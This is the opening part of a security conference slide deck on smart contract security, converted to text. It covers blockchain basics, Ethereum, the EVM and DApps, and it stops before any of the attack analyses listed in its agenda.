

**BEDEFENDED**  
application and cloud security

# SMART CONTRACT (IN)SECURITY: HOW TO LOSE MONEY WITHOUT TRADING

HackInBo - Bologna, 28 May 2022

WHOAMI

## About me


Simone Bovi

Principal Security Consultant & Trainer since ~8 years

*AFNetworking iOS bug*

LinkedIn: <https://www.linkedin.com/in/simonebovi/>

E-mail: simone.bovi@bedefended.com



AGENDA

## Today's topics

- What is a Blockchain?
- Ethereum & Smart Contracts
- Risks of Smart Contracts
- Analysis of some attacks against Smart Contracts

11:30

12:15

# WHAT IS A BLOCKCHAIN?

## \_ BLOCKCHAIN

# What is a blockchain?

A blockchain is a set of technologies in which **a ledger** is structured as a **chain of blocks** containing transactions and **consensus** is **distributed** across all nodes of the network.

All nodes can participate in the **validation process** of transactions to be included in the ledger.


Some examples are:

- Bitcoin
- Ethereum

And many more!


BLOCKCHAIN

# Ethereum blockchain



## BLOCKCHAIN

# Ethereum blockchain



BLOCKCHAIN

# Ethereum vs Bitcoin

## Ethereum

- Consensus machine to agree on the state (and rules for change) of a **computer** (virtual machine).
- One new block every ~12 seconds.
- Block has a *gas limit* limit.
- **Unlimited** creation of ETH.
- Each transaction include a fee (called **gas**) which depends on the complexity of the transaction.
- Consensus Algorithm: **PoW** with Ethash (soon PoS).
- EVM is (quasi) **Turing-complete**.

## Bitcoin

- Consensus machine to agree on the state (and rules for change) of a **spreadsheet** (ledger).
- One new block every ~10 minutes.
- Block size is fixed to 1MB.
- Max 21 millions of BTC.
- Fee calculation is **independent** from the amount and depends by the size of transaction data.
- Consensus Algorithm: **PoW** with SHA-256.
- Bitcoin **SCRIPT** language is not Turing-complete.

## \_BLOCKCHAIN WORLD

# The importance of the blockchain and its advantages

At the moment, the cryptocurrency market has a capitalization of around \$1.25 trillion. Today many applications are already developed and used in various sectors such as finance, art and gaming.

What are the advantages?

- Permissionless
- Decentralization
- Immutability
- Control of your assets (Web3 principle)

There are also several disadvantages! ☺ - Costly, Slow and trackable transactions!

# ETHEREUM & SMART CONTRACTS

## \_ ETHEREUM & SMART CONTRACTS

# Ethereum: what is it and why is it important?

From a computer science perspective, Ethereum is a deterministic but practically unbounded state machine, consisting of a globally accessible singleton state and a virtual machine that applies changes to that state.

From a more practical perspective, Ethereum is an open source, globally decentralized computing infrastructure that executes programs called smart contracts. It uses a blockchain to synchronize and store the system's state changes, along with a cryptocurrency called ether to meter and constrain execution resource costs.

Ethereum is a blockchain that popularized an incredible innovation: Smart Contracts, which are programs that reside and work in a specific address on the network. Thanks to this factor, it is called "programmable blockchain".

Thanks to Smart Contracts, Decentralized Applications (DApps) were born! They differ from other applications as instead of relying on a server, they take advantage of blockchain technology.

\$250 BLN


In Market Capitalization

4000

Monthly active  
developers

ETHEREUM


## A transaction-based state machine



Each transaction represents a change of state.

ETHEREUM


## A transaction-based state machine



Each block contains transactions.

ETHEREUM

## A transaction-based state machine



Ethereum could be seen as a chain of states and each node finds consensus (PoW) on a unique world state.


## ETHereum

# Accounts

The global “shared-state” of Ethereum is comprised of many small objects (“accounts”) that are able to interact with one another through a **message-passing framework**.

There are two types of accounts:

- Externally owned accounts, which are controlled by **private keys** and have **no code** associated with them.
- Contract accounts, which are controlled by their **contract code** and have code associated with them.



## — ETHEREUM


# EVM

The Ethereum Virtual Machine (EVM) is a **virtual machine** that executes all the Smart Contract functions when they are called and it updates the state.

Specifically it interprets and executes the **bytecode** (created by the **compiler** (*Solc*) of the contracts that is deployed on chain.

Simple value transfer transactions from one EOA to another don't need to involve it, practically speaking, but everything else will involve a **state update computed by the EVM**.

The EVM actually is a **quasi-Turing-complete state machine**; "quasi" because all execution processes are limited to a finite number of computational steps by the **amount of gas available** for any given smart contract execution.



## \_ ETHEREUM & SMART CONTRACTS

# What is a DApp?

A Decentralized Application, also known as DApp, differs from other applications as instead of relying on a server, **it uses a blockchain as the backend**.

They are a **set of smart contracts** that are only executed if they are called by a transaction.

DApps are developed both with a **user-friendly interface**, such as a web, mobile or even desktop app, and with a **smart contract** deployed on a Blockchain, typically Ethereum.


We interact with them as an **EOA** (Externally Owned Account) by sending transactions, for example through **Metamask**.

The bridge between our web application and smart contracts is typically represented by **JavaScript libraries** like the following ones that allow you to interact with a local or remote Ethereum node:

- *Web3.js*
- *Ether.js*

## ETHEREUM & SMART CONTRACTS

# Lifecycle of a DApp Transaction



<https://medium.com/@roberto.g.infante/transaction-life-cycle-on-the-ethereum-blockchain-b0d92fa73fb1>

## ETHERUM & SMART CONTRACTS

